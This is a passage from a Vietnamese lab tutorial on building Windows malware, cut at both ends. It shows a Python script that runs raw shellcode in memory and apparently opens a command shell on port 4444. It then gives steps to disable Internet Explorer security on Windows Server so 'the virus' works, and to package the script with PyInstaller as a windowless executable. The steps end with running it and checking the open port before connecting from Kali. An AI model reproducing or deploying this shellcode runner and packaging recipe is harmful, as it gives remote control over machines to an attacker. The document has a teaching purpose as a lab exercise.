10 b"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58"
11 b"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
12 b"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
13 b"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32"
14 b"\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff"
15 b"\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\xb6"
16 b"\x00\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x40\x50\x68"
17 b"\xea\x0f\xdf\xe0\xff\xd5\x97\x68\x02\x00\x11\x5c\x89\xe6"
18 b"\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x57\x68\xb7"
19 b"\xe9\x38\xff\xff\xd5\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57"
20 b"\x97\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89"
21 b"\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7"
22 b"\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50"
23 b"\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f"
24 b"\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d"
25 b"\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff"
26 b"\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72"
27 b"\x6f\x6a\x00\x53\xff\xd5"
28 memorywithshell = create_string_buffer(buf, len(buf))
29 shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
30 shell()
31
```

Sau đó nhấn tổ hợp Ctrl + S để lưu lại và thoát


Turning Off Internet Explorer Enhanced Security Configuration

Nếu sử dụng máy window server, ta phải tắt các setting sau để đảm bảo rằng virus sẽ hoạt động một cách bình thường.

Vào bên trong máy windows server, vào thanh search và tìm từ khóa “**Server manager**”



Nhìn phía dưới bên phải sẽ có một phần có tên là “**Configure IE ESC**” click chọn vào và tắt hết tất cả các option như hình bên dưới




Installing Python 2.7

Trên máy Server, ta sẽ cài đặt python 2.7 bằng cách vào bên trong trang web sau:

- <https://www.python.org/downloads/windows/>

Vào trang web này, Ctrl F để tìm từ khóa Python 2.7 và nhấn vào mục download Windows X86-64 MSI Installer để cài về




Sau khi tải xong ta bắt đầu tiến hành cài đặt, trong quá trình cài đặt, để các cấu hình mặc định để thực hiện bài lab được dễ hơn

Sau khi cài đặt xong chúng ta sẽ kiểm tra bằng cách sử dụng câu lệnh cmd để check:

- `python --version`

Như ta thấy rằng là máy đã cài đặt python thành công



Installing PyWin32

Trên máy, ta truy cập vào trang này để có thể download được PyWin32 về:

- <https://sourceforge.net/projects/pywin32/files/pywin32/Build%202018/>


Trên đường link này tiếp tục ta sẽ dùng tổ hợp Ctrl + F và tìm với tên pywin32-218.win32-py2.7.exe và click vào để download xuống

← → ↻ [https://sourceforge.net/projects/pywin32/files/pywin32/Build 218/](https://sourceforge.net/projects/pywin32/files/pywin32/Build%20218/) 1

	Open Source Software	Business Software	Resources	Menu	Q
pywin32-218.win-amd64-py3.2.exe	2012-10-29	7.3 MB	0	(i)	
pywin32-218.win-amd64-py3.1.exe	2012-10-29	7.3 MB	1	(i)	
pywin32-218.win-amd64-py2.7.exe	2012-10-29	7.3 MB	12	(i)	
pywin32-218.win-amd64-py2.6.exe	2012-10-29	7.3 MB	0	(i)	
pywin32-218.zip	2012-10-29	7.0 MB	4	(i)	
pywin32-218.win32-py3.4.exe	2012-10-29	7.9 MB	1	(i)	
pywin32-218.win32-py3.3.exe	2012-10-29	7.9 MB	0	(i)	
README.txt	2012-10-29	1.6 kB	0	(i)	
pywin32-218.win32-py3.2.exe	2012-10-29	6.8 MB	3	(i)	
pywin32-218.win32-py3.1.exe	2012-10-29	6.8 MB	0	(i)	
pywin32-218.win32-py2.7.exe	2012-10-29	6.8 MB	41	(i)	
pywin32-218.win32-py2.6.exe	2012-10-29	6.8 MB	0	(i)	
pywin32-218.win32-py2.5.exe	2012-10-29	5.8 MB	0	(i)	
pywin32-218.win32-py2.4.exe	2012-10-29	5.8 MB	0	(i)	

pywin32-218.win32-py2.7.exe 2 Highlight All Match Case Match Diacritics Whole Words 1 of 1 match


Sau khi tải xong ta double click vào file để chạy và để hết những setting mặc định để quá trình làm lab được diễn ra dễ hơn. Như hình dưới thì chúng ta đã cài đặt thành công



Installing PyInstaller

Bây giờ chúng ta sẽ cài đặt PyInstaller với câu lệnh sau:

- `pip install pyinstaller==2.1`




```
nguyendh-Win2008-DC - VMware Workstation
File Edit View VM Tabs Help
KALI X nguyendh-Win2008-DC X
Recycle Bin
Administrator: Command Prompt
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>pip install pyinstaller==2.1
Collecting pyinstaller==2.1
  Downloading https://files.pythonhosted.org/packages/c3/a3/d50648bc99a8d5d6c533fc5c1101cc18014d0782e7d8be9744ad2d56ad49/pyinstaller-2.1.tar.gz (4.8MB)
    100% |#####| 4.8MB 242kB/s
Collecting distribute (from pyinstaller==2.1)
  Downloading https://files.pythonhosted.org/packages/5f/ad/1fde06877a8d7d5c9b60eff7de2d452f639916ae1d48f0b8f97bf97e570a/distribute-0.7.3.zip (145kB)
    100% |#####| 153kB 2.2MB/s
Requirement already satisfied: setuptools>=0.7 in c:\python27\lib\site-packages (from distribute->pyinstaller==2.1)
Installing collected packages: distribute, pyinstaller
  Running setup.py install for distribute ... done
  Running setup.py install for pyinstaller ... done
Successfully installed distribute-0.7.3 pyinstaller-2.1
You are using pip version 9.0.1, however version 23.1.2 is available.
You should consider upgrading via the 'python -m pip install --upgrade pip' command.

C:\Users\Administrator>_
```

Kiểm tra lại bằng câu lệnh sau để đảm bảo rằng pyinstaller đã được cài trên máy kali:

- `pyinstaller --help`



```
nguyendh-Win2008-DC - VMware Workstation
File Edit View VM Tabs Help
KALI X nguyendh-Win2008-DC X
Recycle Bin
Administrator: Command Prompt
operable program or batch file.

C:\Users\Administrator>pyinstaller --help
Usage: pyinstaller [opts] <scriptname> [ <scriptname> ... ] | <specfile>


Options:
-h, --help            show this help message and exit
-v, --version          show program version info and exit.
-d, --distpath=DIR     Where to put the bundled app (default:
                        C:\Users\Administrator\dist)
--workpath=WORKPATH    Where to put all the temporary work files, .log, .pyz
                        and etc. (default: C:\Users\Administrator\build)
-y, --noconfirm        Place output directory (default:
                        SPECPATH\dist\SPECNAME) without asking for
                        confirmation
--upx-dir=UPX_DIR       Path to UPX utility (default: search the execution
                        path)
-a, --ascii            Do not include unicode encoding support (default:
                        included if available)
--clean               Clean PyInstaller cache and remove temporary files
                        before building.
--log-level=LOGLEVEL   Amount of detail in build-time console messages
                        (default: INFO, choose one of DEBUG, INFO, WARN,
                        ERROR, CRITICAL)

What to generate:
-F, --onefile          Create a one-file bundled executable.
-D, --onedir           Create a one-folder bundle containing an executable
                        (default)
--specpath=DIR         Folder to store the generated spec file (default:
                        current directory)
-n NAME, --name=NAME   Name to assign to the bundled app and spec file
                        (default: first script's basename)


What to bundle, where to search:
-p DIR, --paths=DIR    A path to search for imports (like using PYTHONPATH).
                        Multiple paths are allowed, separated by ';', or use
                        this option multiple times
```

Như vậy là ta đã cài đặt pyinstaller thành công. Bây giờ chúng ta sẽ tiến hành chuyển file python thành file exe với câu lệnh sau:


- `pyinstaller --onefile --noconsole shell.py`
 - `--onefile` cho phép chúng ta tạo ra một file exe
 - `--noconsole` cho phép chúng ta chạy file exe mà không bật ra một cửa sổ terminal nào



Sau khi xong sẽ có 3 folders thì ta sẽ vào folder dist để lấy file exe




Bây giờ ta sẽ thử chạy con shell.exe để xem chương trình có hoạt động hay không.



Như ta thấy rằng netstat ban đầu trước khi chưa khởi động malware, còn netstat số 2 đã kích hoạt thành công malware. Ta sẽ thử vào bằng Kali xem nó đã hoạt động được chưa. Bằng cách sử dụng câu lệnh:

